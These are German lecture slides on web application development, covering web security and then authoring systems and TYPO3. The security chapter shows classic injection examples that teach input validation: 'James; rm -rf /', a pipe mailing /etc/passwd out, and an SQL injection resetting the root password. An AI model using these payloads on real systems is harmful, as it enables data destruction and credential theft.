

Entwicklung webbasierter Anwendungen


13. Kapitel: Sicherheit




Quellenhinweis:

Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

13. Sicherheit Überblick



Datenübertragung mit GET



Name:
Hahn

Text:
blabla

absenden mit GET

```
<form action="21_FormularEcho.php" method="get">
  <p>Name:<br><input maxlength="40" size="40" name="Name" ></p>
  <p>Text:<br><textarea name="Text" rows="2" cols="40"></textarea></p>
  <p><input type="submit" value="absenden"> mit GET</p>
</form>
```

- überträgt die Daten für jeden sichtbar als URL:

`http://localhost/xxx.php?Name=Hahn&Text=blabla`

- Parameter und Werte können ohne jegliche Tools verändert werden

- ⇒ unerwartete Parameter
- ⇒ unerwartete Werte

Datenübertragung mit POST

Name:
Hahn

Text:
Blabla

mit POST

```
<form action="21_FormularEcho.php" method="post">
  <p>Name:<br><input maxlength="40" size="40" name="Name" value="c"></p>
  <p>Text:<br><textarea name="Text" rows="2" cols="40">d</textarea></p>
  <p><input type="submit" value="absenden"> mit POST</p>
</form>
```

- Parameter werden in Umgebungsvariablen übertragen
- Formularfelder sind über den HTML-Code zugänglich
- Mit etwas HTML-Kenntnissen können beliebige Werte und auch neue Parameter übertragen werden
 - ⇒ unerwartete Parameter
 - ⇒ unerwartete Werte

Daten aus Formularen

jeden Parameter
strengstens kontrollieren !

- die Parameter müssen nicht im entferntesten dem erwarteten Format entsprechen !

- ⇒ vielleicht hat sie ein Hacker von Hand gemacht...
- ⇒ ein erwarteter Parameter fehlt
- ⇒ ein Parameter-Name enthält Sonderzeichen

- folgende Annahmen sind alle falsch:

- ⇒ der QUERY_STRING passt in den Speicher
- ⇒ der QUERY_STRING erfüllt die HTTP-Spezifikation
- ⇒ QUERY_STRING-Felder entsprechen dem Formular
- ⇒ der Wert einer Auswahlliste ist einer der Listeneinträge
- ⇒ ein Eingabefeld sendet maximal so viele Zeichen, wie in maxlength festgelegt

→ Apache

→ PHP

→ Programmierer

Angriffe allgemein

- Es gibt viele Installationen mit Standardkonfiguration (Webserver, Datenbank, CGI, PHP,... vgl. XAMPP)
 - ⇒ Default-Passwörter sind bekannt
 - ⇒ installierte Skripte sind teilweise bekannt
 - ⇒ Quellcode ist verfügbar
 - ⇒ Sicherheitslücken können gesucht und erprobt werden

- Ziele:
 - ⇒ Ausführen von Befehlen
 - ⇒ Auslesen von Daten
 - ⇒ Transaktionen unter fremden Namen
 - ⇒ Lahmlegen eines Internetauftritts



Angriffe auf den Webserver

■ Auslesen von Daten auf dem Server

- ⇒ Geheime Daten
- ⇒ Passwörter (.passwd)
- ⇒ ...

■ Lahmlegen des Servers

- ⇒ z.B. durch Überlastung mit Requests ("Denial of Service Attack")
- ⇒ Löschen von Dateien

**gewissenhaft und restriktiv
konfigurieren!**

Systemaufrufe in CGI-Skripten

- große Gefahr durch Ausführung von Systembefehlen (oder anderen Programmen) mit Parametern aus einem Formular

möglichst vermeiden !

⇒ durch unerwünschte Befehle innerhalb des Parameters

⇒ Unix-Befehl mit ; als 2. Befehl angehängt:

```
James; rm -rf /
```

statt Benutzername (für finger) werden alle Dateien gelöscht

⇒ mit | eine Pipe mit weiterem Unix-Befehl gebildet:

```
nospam@fasel.com|mail bla@fasel.com < /etc/passwd
```

statt eMail-Adresse versendet die Passwortdatei

⇒ mit ~ beginnende Zeilen werden im Programm mail an das Betriebssystem

weitergeleitet: ~ rm -rf /

alle Parameter, die an unumgänglichen Systemaufrufen beteiligt sind, besonders sorgfältig kontrollieren!

Dateinamen

- Manipulierte Dateinamen können
 - ⇒ versteckte Systemaufrufe enthalten
 - ⇒ andere Dateien liefern bzw. abrufen als beabsichtigt - und diese Dateien werden ausgeführt...
- Dateinamen aus Formularen, PATH_INFO und anderen Quellen sind verdächtig
 - ⇒ auch Dateinamen, die aus solchen Bestandteilen gebildet werden
 - ⇒ evtl. im Server gegen eine Liste von erlaubten Dateinamen prüfen
- fest im Skript codierte Dateinamen sind unproblematisch
- in Dateinamen keine .. und keine shell-Steuerzeichen zulassen
 - ⇒ in Dateinamen nur a..z, A..Z, 0..9, -, _ zulassen

Angriff auf die Datenbank: "SQL Injection"

■ Folgender PHP-Code:

```
$offset = argv[0]; // Offset als Command Line Parameter
```

```
$query = "SELECT id, name FROM products ORDER BY name
```

```
    LIMIT 20 OFFSET $offset;";
```

keine Validierung des Input !

```
$result = mysql_query($query);
```

■ Statt einem normalen Offset für das "Sichtfenster" der Anfrage wird ein bössartiger Code eingegeben:

```
0;
```

```
UPDATE user SET Password=PASSWORD(' crack' ) WHERE user=' root' ;
```


```
FLUSH PRIVILEGES;
```

keine Beschränkung über DB-Berechtigungen!?

⇒ 0; beendet die erste SQL-Query

⇒ dann wird das UPDATE ausgeführt...

13. Sicherheit Zugriffsschutz



Entwicklung webbasierter Anwendungen

14. Kapitel: Autorensysteme



Quellenhinweis:

Viele Folien dieser Vorlesung entstammen der gleichnamigen Vorlesung von Prof. B. Kreling

Professionelle Projekte

■ Anwendungen

- ⇒ Computer Based Training (CBT)
- ⇒ Web-Auftritte
- ⇒ Werbe-CDs
- ⇒ Computerspiele
- ⇒ Trailer
- ⇒ Systeme mit User Interaktion: z.B. Navigationssysteme
- ⇒ ...

■ Gängige Praxis in komplexeren Projekten

- ⇒ Autoren schreiben Storyboard und liefern Inhalte
- ⇒ Designer gestalten graphische Elemente
- ⇒ Programmierer implementieren kompliziertere Abläufe
- ⇒ Rapid Prototyping mit "Autorensystem", Produkt in Java / C / C++

Begriff "Autorensystem"

■ Autoren

- ⇒ konzentrieren sich auf die Inhalte, nicht auf die Realisierung
- ⇒ haben in der Regel keine Programmierkenntnisse

■ Autorensystem

- ⇒ Anwendungs-Entwicklungsumgebung für Autoren
- ⇒ einfache Anwendungen ohne Programmierung
- ⇒ Erweiterte Funktionalität nur für "Power-User"
- ⇒ Tool macht die Umsetzung in Programmcode
- ⇒ spezielle Produkte für verschiedene Anwendungen
- ⇒ große Überlappung der Produkte

Beispiele für Autorensysteme

Nach Hauptausrichtung:

die Produktpalette z.B. von Macromedia lässt sich aus technischer Sicht nur sehr schwer separieren

- Web-Autorensysteme

- ⇒ Frontpage, Office Publisher, Typo3, Dreamweaver, Adobe GoLive

- E-Learning

- ⇒ Macromedia Authorware, Sumtotal Toolbook

- Multimedia-CDs

- ⇒ Macromedia Director MX

- Marketing und Vertrieb

- ⇒ Macromedia Breeze



- Fast Prototyping & Tutorials

- ⇒ Macromedia Captivate (ehem. RoboDemo)

- Kommunikation

- ⇒ Macromedia Roboinfo

Alles aus einer Hand


Autorensysteme	Web-Technologie
Entwicklungsumgebung	
Director, ToolBook, Flash	HTMLEdit, GoLive, FrontPage
Dateiformat / "Standard"	
swf, dcr, tbk	html, js, css
Laufzeitsystem / Player	
Flash Player, Shockwave, ToolBook Runtime	Internet Explorer, Netscape Navigator
Kompatibilitätsprobleme	
 gering / keine	sind normal 

14. Autorensysteme Basis-Metaphern

■ Buch aus Seiten

statische Darstellung

- ⇒ Sumtotal ToolBook
- ⇒ Macromedia Freehand



■ Film aus Filmbildern


dynamischer Ablauf

- ⇒ Macromedia Flash und Director



■ Flussdiagramm organisiert Seiten

- ⇒ Macromedia Authorware (speziell für CBT)
- ⇒ Spezielle Vorlagen je nach Anwendung



■ Erweiterungen gegenüber klassischen Medien

- ⇒ weitergehende Interaktionsmöglichkeiten, Hyperlinks
- ⇒ eingebettete multimediale Elemente, Webintegration

SumTotal ToolBook Instructor

vormalis Asymetrix bzw. Click2Learn



■ historischer Werdegang

- ⇒ ursprünglich als komfortable Anwendungs-Entwicklungsumgebung für GUI gedacht
- ⇒ später zum Multimedia-Autorensystem ausgebaut
- ⇒ zielt mittlerweile primär auf CBT-Anwendungen (spezialisierte Schablonen, Kursverwaltung)

■ nur verfügbar für Windows

- ⇒ Haupt-Hindernis für Erfolg: Designer arbeiten halt am Mac ...

Macromedia Director



■ marktführendes Autorensystem für CD-ROM

- ⇒ fürs Web optimiert als "Shockwave"
- ⇒ Einbindung von Director-Filmen in HTML-Seiten
- ⇒ Netzfunktionen in CD-ROM basierender Anwendung

InHouse-Konkurrenz
"Flash"

wichtig für Designer

■ verfügbar für MacOS und Windows

- ⇒ fertige Anwendung plattformunabhängig (aber nicht Unix)
- ⇒ ToolBook dagegen nur für Windows

■ schnelles und kompaktes Laufzeitsystem

- ⇒ schnelle Seitenumschaltung, flüssige Animationen
- ⇒ geringe Dateigröße

■ Open Source Content Management System

- ⇒ kostenlos
- ⇒ zunehmende Verbreitung
- ⇒ Einführung an der h_da im Juni 2005

■ verfügbar für Unix, Linux, MacOS und Windows

- ⇒ benötigt Apache oder IIS, PHP, MySQL (andere Datenbanken als Erweiterung)

■ Bearbeitungsmodi:


- ⇒ Frontend: rein Inhaltliche Änderung von bestehenden Seiten
- ⇒ Backend: Änderungen an der Vernetzungsstruktur der Seiten
- ⇒ Frontend und Backend über Standard-Browser zugänglich

Informationen zur Person



Aufgabe Lehre
Fachgebiete Grundlagen der Informatik, Software-Engineering, Software-Produktlinien

Telefon +49 (6151) 16-8424
Fax +49 (6151) 16-8935
E-Mail [siehe unten](#)


Büro D 14, Raum 1.08
Sprechzeiten Mittwoch 16:00 - 16:45, bitte Termin vereinbaren 



ruft Editor für dieses Element auf

14. Autorensysteme

TYPO3: Frontend II: Editor



Eingabemaske gibt Standard-elemente vor

Bild zuerst als Upload zur Verfügung stellen

14. Autorensysteme

TYPO3: Backend

- Web**
- Seite
- Anzeigen
- Funktionen
- Datei**
- Dateiliste
- Benutzer**
- Einst.
- Hilfe**
- Handbuch
- Über Module
- Über TYPO3
- Handbuch
-

[I-HH]

TYPO3 3.7.0

Web Content Management System

TYPO3 CMS ver. 3.7.0. Copyright © 1998-2004 Kasper Skårhøj. Extensions are copyright of their respective owners. Go to <http://typo3.com/> for details. TYPO3 comes with ABSOLUTELY NO WARRANTY; [click for details](#). This is free software, and you are welcome to redistribute it under certain conditions; [click for details](#). Obstructing the appearance of this notice is prohibited by law.

Dies ist eine kurze Beschreibung der vorhandenen Module:

Web

- Seite **Seiten erstellen und bearbeiten**
Dieses Modul ermöglicht Ihnen, Seiten zu erstellen und zu bearbeiten. Zusätzlich bietet es einen Assistenten zur Auswahl einer Vorlage und Verwaltung von verschiedenen Übersetzungen einer Seite. Dieses Seiten-Modul ist Bestandteil der Erweiterung "TemplaVoila"
- Anzeigen **Seite anzeigen**
Zeigt die aktuelle Seite an und lässt Sie den Inhalt direkt bearbeiten.
- Funktionen **Erweiterte Funktionen**
Dieses Modul enthält allgemeine Export- und Importfunktionen. Zusätzlich enthält dieses Modul spezielle Funktionen (Assistenten), welche automatisiert Seiten angelegen und umsortieren können.

Datei

- Dateiliste **Anzeige von Dateien im Ordner**
Dies ist das Dateiverwaltungssystem von TYPO3. Es erlaubt den Zugriff auf die für Ihren Login gültigen Dateifreigaben. Mit diesem Modul können Sie Dateien auf dem Server hochladen, kopieren, verschieben und löschen.

